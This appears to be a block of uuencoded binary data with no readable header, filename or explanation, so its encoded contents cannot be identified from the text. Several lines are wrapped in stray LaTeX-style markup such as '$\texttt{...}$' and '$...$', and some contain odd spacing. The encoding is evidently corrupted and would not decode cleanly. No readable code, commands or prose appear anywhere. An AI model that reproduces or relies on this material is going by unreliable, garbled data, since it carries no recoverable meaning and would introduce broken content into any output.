M.&,JC[*,Y\$*V)\$FWJRY/<#IF+/D)JA90,,9S81.,LT0@<G)\$.P)5ZA04D:YA M*Z%-D*.R?`-SR\$Z\$Z,%R?QC=>TCM,R2>SY+X7BU;BWR<J4D,2SG[3&UUNPWK MK/YF5H^MS4[*T`@W/0DW+JMGLN_[I<^B)C`LR=0I-CJ/GUPPX;Z#FU5F&\ $\texttt{M.+2=Q\$6U\T;?PI=WA>NE<+5D("/WELN<LW>==L5T2L_^]..3P8[V,<P1B5<,$ ML8^#X-C7=Z-,_;?>)S?>2!PSV''TL*4?8X#ENT-UZR0]#0J?&;0#"Q[45&W8 M/1=5AF7ZCUJGQ^P?]214S''R%UVR\+^38]C_6EQV:2\T>_WE\$(3^?8UN6F9" M^<3HY_?.[>&CTW2:3JBFQ_Z2;HL2_>,30@\013-3S)1Z&+%BS716H-H2-),Q $M7MS_W$\Z\#LG6.28\Q?]+Q80'N&$*2)<IS'/>K^>A_2'GB*`0A-$YA(")*JQ=$ $M#&>'^3Z=9/=>'J^!G[Z1XK$>]U&$A/EB^*Y(W^E/M>RG8/7)2UG:$0\3#"C$ $M?9=?;<7Z"APWC6]XD$*48R33*PDHH8"H1#AS^*M$,(N.T_/\0)>HJ!$[(,]L$ M-4&X#QZ2>"@8\$4+K#6L2[L;5&QO3G\$1]9""18.4(K\$QW:KJM-@0@O3WAZ"UV $MJKD/$_{[BE[Y[,K%F'!)G$JAG?#2-2EMQ>&'RFI\%=&1`]8N^'"Q!&`Q`H5.$ M&5YDO&`_KN*ZG#S?R5'9@/:+&X<S[=KV9YT=UGZDU2#UW6S>M*<*4&U6;1?B MHWFU(L, \$RA9?4>_N=Z5JL4'YH##S\$Z9(VJ6;?QE0!CB^0)GM9C><[!VCTM9F M6>WV&*;&(\:A_A1>R\$2?P8/783>*WJ^!V20Z1K[B*QRM(IOY^KZNU]8&L(<V M\$DV98GTNL5PIQ75/0_BCQBV;C:6ZY^X5^\$`QD0\$-MIY&IU#0383]2IZ0XC@' $\label{eq:mjizy0qnv_i+d.*0&?T_JX^BLV"8W'ECQK`X?**'O4XQ$I7J-]!NXGLQ4OP} \\$ MFS^TX^68I94J0P,+G(L1,JDO/&8/U5(.%8QB\$(`0(^WH10@Q]5G*MB#Q/N'T M"^TU*C#BL]\4`C2>]JS8\T&OF804=V?+<ETOD@.L*ZJNY3\1GNH?]P0DLZO- $M8D'*JH.:R,@^:D#)*71>9CI@3=5[5X''`_+T-7H8A:="37`2EZ+N;5Y)R>%P$ M;L'AM BDSBOG'1H\$C[EIC[DA4(U=1WBIGOS!\$=SSM8?'.#PA10X9\$P/S?=O! M@2:/T2L1,)W>Q378NT^H16,&P.L7]'M^K[^VH5.K2#"^H;T4:)'6H#"V+LZK $MBW@FX)^-+7$QC])7X0*G]35:R^J'-A7(KX%[W[&7?]#V^G+NR+;A<,$OWKC$ $\label{eq:marginal_marginal} $$ M]Z2WH)4<JFKT<:9V,R,,-\&]QT\\ $$ _0=UZ$TA=IM^5[,=5S7SS@RO?S4F3].0[$ $\texttt{MITA$T)@) = 4F4(9@THU55UTK`3KRA?/4?UJ-7"U?$:O[$\#$ZL5) = F7[CZFM/K]$ $\texttt{M7C8I} > /\texttt{N} > 7\texttt{E2'\&(_@[="Z'>`9J9\&+@0(:$13V\#XM9A6;+3=:\$FD`TH:;9<\$>G) }$ M-Y,!!T""%:MCK)2:_*J,>C<6Y=%B!<^`QO^&NU5:!4-52XCSY#VQ:MN&+;)" $\label{eq:mh} $$MH>_\#@W]91\P50BQI7J(."43X9S@C3C="X",PKI,>'D/J4<@6DX:]O)=ZWWIU$$ $M-5?4=@"CE0J/4]?76+Z=ODF95+IH4QE/4C]*14CGD=J!!+5F09.J&3#:_*.($ $\texttt{M.V"} \& \texttt{'X:} _\$72\$ \texttt{U=} 4 \texttt{U} 4 \texttt{X} @ \texttt{ZNG"} \texttt{L\&-F7/EX(ZA[1RS^R=P\&\$\backslash M3*)P\$Q"N<0]RX }$ MV > -4 - V6\$'N+(,3E'"G8/BEB\$(`72-</(JI*62`^O_&;9NS?@I8Z/`C5NMC%K $MIXEJ)\2?&D*8Q)BN6V-U^3KY,S/CH](RMXY^I(J'E"#S)S'*B'+H(PZ;,%A^$ $M4OB*SQ, P*@54"64[76)E9*YGF>#S)<(^Z/-5IYT,-I$?-K)[4H^$H[<QMPL>$ MWPYNCMJN'!0?;FW1L/3YV78;81Q2^JYJ)SX]QO@4]=U/6FC%-:18=;"DO36P $M7V3, ILOYQDF<; SK`; "&-*=/FE2TY4<X<\Q$, @MP, 4,3[TUX9J#S@[^H>I:N:$ $\texttt{M40W:} (\texttt{MV3Y"-U?'Y@C\$?6X\#\&<Q*5\$(V\\#Q/8==ZGYS>=_]]/]_OOU?@L!Y>2J$ MZ70AS^JA\[D@]'H9#XW4=.#`@7(1OY<4K`&I*CODZ\$HVPLB`3#WA08P]Z8@9 M>YX-\1GP#F<[0Z'3CT1'!#1\$;'1[._:0>D`0AAR_*N8_7J>\#>?QCF??\"T-MA"NK*PL8<IL+6)EQL/@K:T>SJJP7H[Y0V5P[.*4\V*)*7;C?3%EN\$_=NKM\ $M[T-V@;;RV,(@N@==>^),KH5^54,TV_/WG9T'I&/KFW*4UW,-%I^N_ZH?3"VP]$ $\texttt{MY!,R} \\] \\ \texttt{OM\&HV_3} \\ \texttt{D(;[,!2\#B]EQ@5} \\ \texttt{G@[} \\ \texttt{4:\#B]H,_WLW:,W!YR)} \\ @ \\ \texttt{8DI[/<"]} \\ \\ \texttt{MY!,R} \\ \texttt{MY!,$ MW<?:HY[EY?C[]9=UD;/(B`@.WYRB[ZZ4[;:FB='AX^]598U;A@X7Q#S0DRSS M[HH/U9:2^)K*_Y;I>^7:'3=60?"=0LAF)`(S=E:7/_R?)[M*AEZR2@R0[L3-MFO5!-;K15A*=:L:QR-J<^>4+VG*\$I?A'+O>"W.Y4+1306/T.)J%V065-40UV $M88^*$], 1="19\-;\36SZ*\5L='ZYQ*(DE\:=;SY@BJV.\$+2+BV]3^]BY,5Y: M)7YL+;5>2@=MD1S+O!+I:N[7POSXSV(\$9\$2P-U9`B-8![@Q>['V[*3P?;TBC $M6'(-J/,AP()^5('Y\#/J]-;Z.256!G6WV6\#W*]+*6+TI^B:8FY(3N1@1UI*$ MA/K%[2+V'"V-#1""N%G7O?16?VWYZ]23\I5L_8D!?GUC9Y/752>-=YC*X@@ $MIFZ7@0CN>GJV.KZ?TM^+UCV]GV7YA"NW-(MOJ1VL5/J2^?NH,'4?$/9U>.$ M*T3Q52L<H84?YAV)/,3WXE24C-W/MSU^51>\DI#.R(`BQOJ^+4O@GP7U:M/S

 $M?2G'//GS68KW2('0;F>_-&>M[N1H/?;&/0)^&/RV"2(2(`RQM\1?>=HNS91%)^*$ M6]XREI7@CL[S_LIOO,A5M1*PFWUCF&#@RD%#2YSOZ3H[(F@-"J\$(@B6WY2B# M<J\$?4UIF%3-HFY@D-'L-Z%"\$2\$J(LT3<L1CS7)^Q4NQ"/0X\$6:WJHGS)9)C3 MH3IH9L8,-1R95F!-6=AS];FZ:]BG,/'YF%SYL:7`9XY,AWL60B[.\$\$0'>C09 MF[TB)!ONPA.)@:(D8>:4?-J*T^PFY\$J\$\$%>`\FQA7O3I8VPH,!3"<+"1(JM9 M#F[#:DP=OJ+DS7RF7M8@SVI1@4P4*"@\K`9`@1"KTXJ)WL)0^M:>DIQ:YIJ8 M%\$LASPR;\$='K^G!TA="\$3:S7U,'^R;[;-:<P!UZO\$*.UZC<M'%* QT-B-%3U M/%H,'F5IY:!@+-+/;Z0\=8;IN8A4]J7R'(:HXNU2-4>^K'YPT/TB`AVHZ%TJ M%?'V;\B>@?OEK1[FCXL^\$:Y;N#-Y#NK"3@^)V-DNVV.C-=C?7UEGGOF[1P;[ME[6YMYR7^??\3E5WR)&_*='%DIM^-+=?P)VX'R5;W:EV1A-9<WJ"OQY1^_VC MCQL+R,E-/GY]#G#RMX?A>F^D\5PAQ?_WI_85K7-_81#"Z:P)B?LM<.*I\$\R` M\L(='J?M/4^8.DHOB5.U8;K.:,*D%D(%.#\^5C0U"TWFDC/\#_TC\$.]]1\5\E $M[^?:]V:Z351PD\&E.=F5:BEYQCFS7NW-@$0=Z8@?0("V2DT^J(A(-%!@]+A))$ MQZ,,:N_ZWP.+F<&L:@6GTVBWNC==.%6"IY-:P7M7E"N;.0JXY.3E(&PAPL;\$ M1B71)I)J:4.H<#;O2P]#X>G-SX"BA840JE,9KCX\KV.7W#SPE7_.05\$&8;N) M"6@Z<?+Z,K_OK+WEC<CP.YYHCVH`2:>\5)(BP(_.J8:CLI?`!4@=[E?>VGFG M!*;PG_X?OK(72C:G1KFV7J_=XYM&`3RK7-H]UBN_"4&\OV,?/1C24EZ1D_*U MVI=.E#"SFKQH+TC)2+3&^\1BG_^\<]&R?!0RR#]!?>]6.7"0'DD3B8:8'QC\$ M6,F[\$?DXLA<ST5?#Y]_T;.&'Q#RO+7/HIB#9S`E8'LN/'\GCHOS:'X'<\%>W M#-?[YM;%!:]25%NOWII(0M7I/+I0IK[8M#7\J5%/!]V1!_-'*(@3B\$/UOGC: $\label{eq:mp8'l'=$L3N$8<$G*,MJ_8^N\Y70\ `605Z6R)=\ '44=&?<=<=Z_;L6>C'?AC;$ M,CX1CX],HTYBY*'<!!GB#\$`P&!<(G>9^%W%2Y'UE@\$Z!%\$Z/@TCDU=A_K3@7 $M(((^{\circ})^{0}3N2N^{\circ}; Z^{8}-\&.3^{RCW3}; EL6NG^{'}K3AU5, 7<!/2'7B/5"B5)EA-$ M"Z`DGJA'5S=,&_B5<D],<\Y)KLN"W2\$&%YDHQ.'")"UV/)9_45\$VT:-)C\XX MYT\$1X38X^M5!/\C^2P]J*SJ5);4KM@]B\T:7^C*O#6@PUFQ6[@]IF_6N1@`B M`'2'^Z,TKW.%DF%TQ*KZ-^=\.#W]=<O=J?2<'T[R#/KC9:M<';((W:'"2-+) MU<T\$`)SX_&6/R'9)A(EK\$ARH0'7O(4&,^_/@0G<<@+<+KONAVL?+RI=@Y@O+ $\texttt{M!.OZY/V'M_Q4[T<2=T%;YBOJXMXQ[^-:;<]HZIP-=?(5SFH+U>+.:3W;BE=M)}$ MJS6WL/?, &&\VAXE4/H5'F>]MW[6[AH1#*81R,=*C,J.[>5-*HD:8<6%&Y?Y MZ:8=>!29+T11:\$#+WG]&+F]@F!]'Z!6CNM5G'<J^N[/W3;/Y+->1/E<6V82) M")(U)T, 8.K</(P5H4T?)MKQR&(JZN+@[)#/5[76-)I<?(@PO>L(L\$'&\$WT=,M\-:<_/;11COGVNO6*^E\CLZAO)K<96,E0P#%VTMCI8S?,(%)>?;H<O.%V4&M $M7+FUO9!E]/I\;T=>(=ZH5J!+R>+E^**!^00(3KTUD)\#'/$2'()%\[0(([Q"))]$ M?P9DWZ5ELK,-'E\RSPT._/&TP%UXX:QM]QSW\$R?GY08@K33,=\T(.,_2LAK` MTZ0]K_SE1.^6>%81TZF+F]D>."X)G1.%,P(-G-^@]][U&@ZGY?CLFFG5QD*+ M5E-41(=4L0(W*:'T@(6_*DI29I*D.TZ9-WBS\$VX@BC`@ARKW:*\$P:F'>%*P7 MMC[,X]^BIMGOCS1]^BBGCAFC'>^3IPC?R&)2+C>T>J>%(:)TD)6B?YE_B\NR MGWXMM2/@19\:C"B@EGF*08\GS1XWDY&-CA+(Q'V-.3A3:<[L5IC677-'A;07 $M_AZ1*?, B%@(G2G%0\<[?E!6", 4LB]O7^>WG'4,/=%:RZ?BC6*&#<10$('B)$ $MKR@7 < ,WA))T*OD/\7^#^W]/]G\1\@ZT*'6-=%ZQWSJ>[:7TM+0OIRCP[MB^L]$ M`.P#B3@!SP<NHM7?&L\6!5&4V,@.3W,R:^2-L9=>F,;@D%^N[UV<0^J.V+IS $\texttt{M=,9} \\ \texttt{N@?*-YQ03\$$X74:AYIR;]} \\ \texttt{\&m=,9} \\ \texttt{M=,9} \\ \texttt{M=,9} \\ \texttt{M=,9} \\ \texttt{M=,9} \\ \texttt{M=,0} \\ \texttt{M=,$ M1G>9*#JB",0XQ93V(O[*K2#=(5:C%/GH[XLQ/'3-.,'>32-SKX=HE1(C0\00 M)HIGF=4=0GH%%VXM4]O18F1HK3Q7YKB3!`\$L8-GS8Y3]_X7[Y*7C8RRA:/D% $M, B-\&?[?QZF\$:G6+[UAK3K94:=]LOEM[?F+1R^PMOGQ'+6;=7)@BR1)\&"40XZ$ MAOOO>/PY<=,.I#U3L\6J%PC\@6G`S\$!!JG@>8;(V[QHBC4#F3M\6-SD7Q]'[M3E>HOOPR""K-12B": `; EO.\K<#0AD,S009APUCN,%FO`OR(5_D>`TS^-JC!O M5`'U!`8'\$KOC2^1:>`9*:0<\$;7!\$TC.#WSQ0/E).BF(1RJFKM,5%Y4=TT"R< M>YM96[!S.*;6[[W@(V^)!9[!?FL[V.%8!,`3@P1@@`?UJK?Q3'\$P!@@`+_E& MP?KRC"20%R->109&H 7NEC!GL<=M1"M7+BD?L<2&3J3'UD?LH^N ,[)`X#X-M=OL, X8CF-9%]A?;\[ZH\L9T!VJ#H\$)B-:K8; `XX>@1S?-3P6IX.NQ=:?)K)" $M[E]`U&RX6\A^=J$,_[)W3Q>*1;A.3!*/3DF1]B_S7D0CW1[W4B\4Z>[N8[?V]]$ MGV%H]#W:X23!"^/]G'[*1K_N(<#N*D,CO_Q>=BHLK&C\:@QQJ85""+3P>]B: M%FB'4TJ(O`^,W5#\JM;MKYLN?33XWBP![[0\$E%((TWZ*TA^:MLKSUYK1T/F% $M(+]BZY@EBUE4278<NZ"L-+XQZ-:H0,9"U?<)3SA7#?JKM-=AI<M^ETQ$`@CW$ M) `SYXW\4SX,ZC\$S0L\$I__#@B\IA;V^\E]>NJ62234U*#(1P8?/\$OT:EOWA\$N $M<^Y-'$ %F`G+Q`4<=W",/U9B()]0VK>W1\Q@=DWR05,%!`YN\$4,'5%([,;NI./ MTN3^M][DXPO>_GWKY.,5'P)PU0;CLNO\$56*PR0"=&P&6T_X:AC<'R*JA7)\$0 MR\$[S>A9OB]+>'O7N7T6HC[4,@TYKD-BKS.40N7!CN!/I/*;Q#S]7U(S/^RU\$

 $M(A*>>A\&@L`NHA!AQL.\&SV_N-.\L5B:DM/7+W?++==4W+-/;4I_G=U7")351$ M&G8\BDS^?1H@.^O\$I,OC#D\RBHFTI,MIGM*?\$46(L5):>,IL25OZ3RS>#7': MAWE)<=Q)HO"3;O("R>C;A;'08)HL_EOC["IM._0>_TIL_*GWWG5>31.?-5V/ M=EBSU<[>GLWD>=:V#YM."?\$MY9<N+&?-I8>.;68IB^\$UTTJ7-CR,7&?.C(C6 M/S5ARK-T,>6-?,62J)6?A_G<N7CP6'1]YNDU,,01&;0/_2IJ[KV22"7RZ]' M(1V>; UC/H_LHK"FWU^V70%C,%J#3W?D4\$GB-%J(#!L.BNJGS/\$07?]\K[UM1 MS6\$#X&F30I&930:D?;<C<QAC(\$(!`(3L0#\$?S\$><X9"/2@NUG`I'P"WW>QV) M^RF^/_+NG_L-1`%OI31`B<"7"!(10H["^\$L"QE???YF98,\$K"P/5@3B/JZOT $M<%TB.J2/6Z[7)P,-=.T^WUO16#627C)?/37%N7)*_-]=&O+>(-&K*2@P4TS)$ MC!SL=`ZS\$<7%N4"G>H\!4_KOS:IY>C^,]\WEH;%41'K66@J::GGE']XY1_^5 M\UW[!O2_2]\2:^%62CH6)0:>DA0)C//6UF43A,+EH'Y/JDD4\$FV7(;I1!SRE MEER=L<N,4QW_OC]&%)Z6G8<-(R"CL3N&G/81B\$&%()IW&NR#]"3QWX8,TR." M/&V0015@A?\$IBU $^\&59$, $K0(^&&?$, $^+5(L]$ %/H"SU(:(,1;LA*HABU/FUV00\"' $MT < [W(Q)/SS@&JZ_/'L9^1L4A:X@J^RY_Q6AMO1F@<-WTMYH0OHY^XC08VQ@=$ MOE=*Y&CNBP0>"%\$9H"9W\$G&T_CV9\==V=%^(ZNJ_;N?%/+=_1)#31PUI<UZ% MH=> ! 1+GEGF-^<HB^2.TT0+63\.0Z(X)1&NUW##>1ZDR<0V5R=[HC;DJC]J MD:7,E/6VSH/FRA]+#(,UF#2T'<,OLO8*G\$9%U19]&K(Z_6DB91,(,Y!O9?T* MBM4M._JKX8UVNI<8KST_8N"HX1)!C70E_[N77B-[')7[O+[7W49]8H3]C6(I MFE\E40.](:[OL0@/[)^P8GSH;Y"5PZ&+T>K>KQ%:<2N._=7_H_EO@7[KBY^[M!U?)UV#`\C@:\$(\$ES;?1,V2!PB7;1<Y9\$XJO[S2YO&4U48@_DY7(QWY(]?P> $\texttt{M+;5OH)IA>WLNBZ6@_MJGP0^80YGO\&:@R"@\U3^57+S+7J5\6($`0_<`X8O>1 } \\$ M1YC?'4\$@FZ`8%WUWH^0A4U>E["T8_X0FWWEW[NGO7W769X9GAOGO\$8H^WTBU MV"'_5VQ)T?>_\;+"(4\#1IZ:1D%\ZV\CDNQLY\K/O_C?*9COFDFBS(2W%L(Z $M^KV]WB84W4/25/VK;06+'X2F+[&?->,5]1^10<\\&X(DX9%#+KS8>HZHTMX)$ MO1]-=5KN_;B8C0B8`0\A(F_98[?!#DD\J@A@\$FD86E7,'<ZQ!H4O9:%>9=TN MH1)\$M,(IZW2#ZBF<53K*H@W,?&AXJ'-3[+@[4/./4C/`YGA*F7P@<6P)IVD\$ $MB+@GEM(]6N4T,&-]XSR(M(Q\setminus EMMZ_@9=A2-T&^M]=M?4,!VPC\$!B*&9#B.N]$ $\texttt{M)J6?TBQ\&N4??H(G[/U4+>]4G4:0F-7*Y@,V):T^!_\&(>OU-\Y*[DY-\#8B^C] }$ M6YUSA,%0#/H,MD7M8!9/"V4B'^@,1W1(=QC\6/.XXX<_)A'N+*=&)/T9*]]_ M8-G]-/1'903S.RY0D<]AS\PB74(/(FCQCD9E'Q+3IRTK*,(\$&Y*5:0),<\$+ M(:K=)IV<E/!\=OF>DK(+I;=(">70>N#O:?%NHL9E^^PF=.E`NZSRYLFU1C<W M<-SNKO\\$\"'SYM+\EW+\$5C.;3%^+=Q`OTM5T4\VWO>B'I;]IM4[B-XTC=QG MC\E4LH^37&JB=@2\$*&[TMVK:-6EFL5T;GNP%^"45-X=U+GC29H"J_74V9*F9 M`AUO,Z>YJ]UJL/-76_4ZJ?%^#/,ON6?-O-,N*'3AE4>2H..R%(?J\$\$L*+<94 $M?G_CJD_3"<X&1!:!(]!<1>4L\,/VOH/1ZW%P\2W5_HX]G39/2<0!:0.UI0'T$ M!BTH9\C2@H(-'#%[6X#<A5L,E1OT7])_K+/\N\S\$27>OM(^OW_C;[4,[71'W $\texttt{MWPN^*.EG\&?I\$:<'4E@9H<^"S>3\$2X"3]"@D43Y-06\GN!=*J"*IC?0RAN.K*I}$ MVO/+@]FK-'(LH\$SP\$"8']/IS*"C%K/F*8^Z?)6'@:98YN&QZ*6E(QCE=+/\< M\H,IL/QEH[1*.6`+JRS<N5'.0&-`[&&QGGU\G*+>*`>R>#I^H=GI5^=N3+<Y MW'""4]9\LU,4&HT"G*+JX.UC140S]N=9AL?.D\$NU&=6CO(XV&: OY;>YX)W, MS\$JF'+XXAB@HX2#:>B1'C1&N='[RO*3]706X%32?016##`!LR&*31TU,A[]) M?X"04;R&U@@?TXOS1^1KU=YM::BV7@RS?9%=%\+8,#XA:/,.?<TO\?[-J.&H M&I1M" `@@PD,OGX8CW>MLTY59I `K<]SX;*D"I:"]XDQJ"-]WR>WAG-0,G'[Q# M.Q<N><BW[/DW=X#^7B&AI._[]`A%.%#2RL]LNEN6V?F3.4IHDY?O<E_#C\K> MXTA`X,USB\8F#\$TGT6#&@_>-BC0VSY2\76#Q4)AZ?;8L<'U?+S\9.5Y;K_=) M=3GSGM85=TRUPX9XH8L7Z4RZOA88UIBBOT,5\$&0"'\$X%,-(@;^_ULL9<<NPJ MG\A8G^9CT>XIA'G"2^:8PT]DUP]Z^X+!PJ.W<3>=XH"R&V#+ZMBTUWN<'Z\F M?!3?^9GD3Z??#Q?'/'-8?]C'ZR?57XB^R2WW/M9]2=T\6WA?<VS85/9*-*T2 M\$JS@EA('MX533N>O\\IQ@F31HI<:'LQ-WWH\([*\;\@)HBZ2Q;K\!U](I(0 $M338;JXR(\&\%"\'NS:-*717,?T%)(\Q-G>G%<\KOZWW4V^K/>Q=DD>R:+BC@S$ MD/>JM1YRI`)H75*O-,-O,GO<*;M9<A&QB.^YB*\F;3;%Y?K]?>.M8IB=?<JU $M(A3/%=R/FZ$A#)_3=8+F8\5IU]5B]?#WCE`IT@C!6_^D[4L27=@'8\3*M%9]$ M.3W/CSZMK=\$]"'S#%`00'T^USC9VKH7[A7UO`@UUN6(R5Q549**4(1IT3MFE $M;00@PO/, %^-M@;>VXB.N?BXTU5/<Y^O`SG, \O!D.Y(@IQ<-2=6L3UMIIV%1.$ MOU4Y%PK-0@USL645AX*',C!912-4UM]HD,XHX)8%@*>NS/U,S"#9T/DS-G\] MD3L[7<>PF;WMNGIC/>#6S1"L;'.E6`^LAZK\$43%(,%^*:\180=4EVU39\SO@ M1OCJHVG[F1^_OX\-102P/Z6ENI]%_/LR?A"[\-KEKA9P5<_=X"1X=*O3F#/R M:/^R2\$^!NEI;EK;^[E0?BONQ>B(K><6DP*Q"V3YB!9HV4/U6[=J:&E]`(R>K M^I^9\UX9`X1X8_*1*1`<IG>2GVV(;C(#`!%C*\$2<I3R3GN=GVQ9P<FF]3E^M

M"T6?=]S+6;0`("X(4"`)M`J27@@)H45V-%S&&@)]OV&B,JR8`<=-3XZMD!'M40\$KO2.Y23_QXSEXJW>'G@<GV'X_6/:_[5_Y8_W1^)KWY_W?]OQ_''&V##S@ MA<+5``A:GA:L!AJ^AK*_43I0<_:ZX!D0GH2].TER"ZH0&TQ10"*`F6<,LNHD M:H!)7\TJJ++3'+1'?<LA5IG3E#/%T5D6BC@V35I;&\$#QEV/T\29R42B=0Y05 MD;[Q:^NL905X8([XQ+A(M&44"KC&8V0*I@\:!CC\$OS;0?86GS,3YBXR&TO&5 MHU+SDS2>:60]5'MB;/.*?8U40YYP)%:R%MDM(U`7S8N^>5ZP2M"G(O9YF;:I MVV,9''1(**3S +],H*O3MC: `ZF#.@D,@ROC]?Z)99<,"\7IN UYH<?^'TNOR MY8ZATCL(;2,-"-SU-9\$<(OHHE.[U[;5Z?CQY5*9G&\4VQX*/D&X-L9J0>L9W $M"N.1UA@K2H.X4(`E"%P)B5:[.5$Z)TSG\C#!P*:DZ^Z?-V3<^N;]W4.'=:WY$ M&OR.5(&J6B1IDF03Q1M+E)@YG<\OR-2'6ORY/,DG\J?9M5H?""[>EVEW"99G MCS];K*M8_*W`UIN4C2%N1,<9AS[2I:+WAE1C_@)]>C@GDQS2TZ?)9ETR2V+ M_V8*-L>*\$>+Z//U/U6EZ/VUEZSJDOBK?X[8SD:07]!"'3>Q>9K'NKNVF%RA! MG&)BI]]N7*GU8:>L;?FYF<O*\$T(\$'(Y:NFWJO.L`S?1\$L]C"O,?40V.E_9W> M?, X771`4(`5_A; P8.6F-; F1`T6FQ^>(_80USXSH[\ZM&G1\/T^GCQNGX.TW? $M7SC?@FO@G\S?/HMI7_5KG?T!_0.S>_!-\/")M#%#!'/(.G@15)=P;.]5E3R"$ M((!0'BQ5`(,5PNO^9CK^ZORPK;RM2\$`[BAVP5[>CXLYX.]YK'KFFJA)N2_>8 M"#AI4^7JJ8/C"*:YW3S+5\$B_RBWOERQZ,"IY,O"YL-9][]4R-9.1?,_:^9!+ M!]O%<ZP-[ZYF=I\WK&OZDV_>3UX6AUT,MM#37A+@J7-FK)OZQ,5C+)*%5E&0 $M^E""-MEVU66F^JCPP*@@%.7"?>77F,XO!(&F'J7>NY\E'PC1@>TW?(X<K@5P)$ M%D\$J'G)DDBYPG<5Z01T2B*KXEX\\$MG`:S.[X]?/A:@=!HNB>B\$.UMUVE=*8& M*G^O.=5\.`1&0',DKWDCK*24S.%/9F;INIME]1DKX!`2:6?`DAV?'=*?#2;/ M3\$"; `L2WB\EH(Q/7), HH%6]LCXX=L2,2."V1+*A1*UF5Q?:1B1`=K-S5%\$GZ M\=`I.<VA!IBXI648['8WQE;H&PU`[DA23'"847`<QSAX=/N+N?3?KCTLW6[L MZC+36(I*L]F1^HM68S;1"J[R:*[IHQ[\$@2+P]+KID%1#Q?'3@?31L%3P6U]7 M>#!!&03O3"Y\GE>_3M.Z!/,%7]GS"?!T6U\XP%\$+EY,!D*!9.\;_CQY]BSMV M25+'XSN-_J.YK4N3F.\5!]8R)\$)4KWC:X0B2STC2@*H&AV(*A4.I2_*)Z+?V $M-=!OEM;@\#) \$" (Y-Q!!Z6(!.0-`;/TA\#:&WN2QV5N+L"+`OM11'J]&=Z9T%^G$ $\texttt{M'5C(RC^E^G_7U=\>>7EMOD:P\,<W\#^]IBRV-=V/+U\,,^Y_[?L_M/L2W3QGZ8Y}$ M>H+\$&HTJFF-)T@:30R]%H=#H0H'"+91M0VT<MZ#ZX"#)IKR)\$R:8(H(EN^!W MXXS] $7<X_(9L-QQ,FC^E)TO+=45Y.'.1LV#:C&G=X(-<E@DIE!";5*]ZU83>H$ M(-Q*#%3VR1]3U)OYG]W@@6HJA5/]&GRV^B@&\$526DF2-#BT>#XR-\$KF^HL6W M, CPYDL7Y(N[\$+Q\$TH42CA; KA; 7MY:Y/A<VM&FJFO<HQM.:V<D62:!-<6#[GA $M?'?MR/:@8B2)@]3C%\\\\\\6"QQ-\\A\\WF_^[*X+F*V`QZLIPD,:-O-//Y0Z!TH# \texttt{M1.3'3SQ[LII(G@020\$\&Z\#R,:1,H)Z'!@1>\Q52\$9!HS=1:;:U>(V>9;=]\&R }$ $\texttt{M+0$)} \\ \texttt{Q>} \\ \texttt{B7)} \\ \texttt{RGY!X\$, [-"ZC.IGN\$?!<T,\&``+M+'TK5@IK38Q]} \\ \texttt{@QN\&W(3A"3)} \\ \texttt{M+0$, $(3A)$} \\ \texttt{M+0$,$ $\texttt{M].1YT[\&C-4-R@>,HS\$YYD++1^$-U:E\HU0*\&9BL8O42(;JW,>S3;NXY\&.`<S}$ M93;1UW,=J.;+#WWRU7/)40`J[<0+E\$\$`DG\J46,N)/PGNUZ?K(^WLB92!!!T $\label{eq:mo_wba} $$ M0^WB&/UZ0/U\\/^EOX-L6D^SWN^OJ1&]W[/!V0N(7_K.XEQ(+OX-I7UA=\\R)) $$$ M]R_K#\F%1T":"7BO0VE\UJ+PJ0CDY=W.HIUV--G4PY.TWOYDL"RYK=&'BU[D M_B`.3X].:;P,!BB8IBS^1YJ2/IO8.I9W?9`^X/10BPYSRXW2Z@N(?PA_,004 $M .?67@G=/7/H[L>U%^*W=C((DHTL#054,J'[GA6AD[>\",FYY56-&*]O'LZ\)$ M5P\$EC]\$EU(&4>1_-&E8609Z4,_>S4T(]HCA]8KJF7]GN79@3UR->[4G)MZO! M\$`F2!4U4\$MFB)'%\$PGND07TI3#)Y[B3K:Z6AD1*M[.D?+2ADC8Z'J3M0OK!` MY@+SN,91&:VX7=5,T.Y#NJ[*&TNOLKE^JU/SY(\O#G&FE=;T)CRID"IJZ<!6 M^P\$X; `W16JI#5&U0DE[JKSIVD17X*VO96/6^5GU=RUYMZN_W8B#0K>?;(>GJ MS.N_AV+25%\$9H.\Q&6%T[Z`9^9%_/Q[:LL#-DKB/KL1"<D%@L3Y!]M<5_]UL MX3C`0F=E8-H=8,JLL_BV_@#?%'*0^R]NVAZ)-N*^LGB6M:;/PW_\$9+WJ\$MKZ $MNK; R[V"43#/-; %JUWW%A9Y?$_<\Z3-E]-Z7; U_UJN6T, R_-9)D7F(0:?09!$ M#%J\OS.A+`W90FM!XM%%4!40"\$(\9%XUD/B@FF#%+&0(0'6*XDEHZDT\$^7/-M.&R[E*GS_1#M98)"(Y'\$1%<[I/1B(K/"K^GT[W2^C^Z_Y_/=CK?X,_[/O_W7 MP!\2U75>#WV'-CJ+Y":=FRC+A>OFB"*:7+D7LD<R;ZAZLP^0US0CY<=I)J\$` M3F6!WG\$'H2/8-#;B6466B]T8>\$0(C@D'^\$!(B=*&F"#I2?"G H&`6@O'L"4 MQ"U#;AZ;R-5PPU0%:D?A8+;W.HU6J"&JN%GL7X*1/G-L%7W%\$P+-KQFR3L& $MIA! *J8M(PT40; 2_L]F?=3M3*#=<:GZ:)>AO(B'*[O9SE/V*+970]HVT\M<Z)$ MY002=7:F-L*70. \"@#\$>L,&ZU:S0>:99XD7VR:+O(M>YX^I&C\@R?S=6+\$@, M:ZGZW,=\$GX(_@@&W#Z!:?<2]W?OR('W/`PBPQUT>+5>%EN@]6L,C]SGBSB]G M'C":_13"K6:[ZV"[W'R;Y&C(@.IYX_\$P]_%?4]\K9L-M;\GN;J,71I*](QU" MDV2'("M?D^:>DB3F^.0>^0OE=S9\C:SXF#\BWIG^-GY^C+'F7I2)-`J*7/L3 MJ5SY.@CNMX\"&1J1\LV`1*&9F(;C*>B)0+\\AW#L==_H#A]![_T,8<=G[2M0

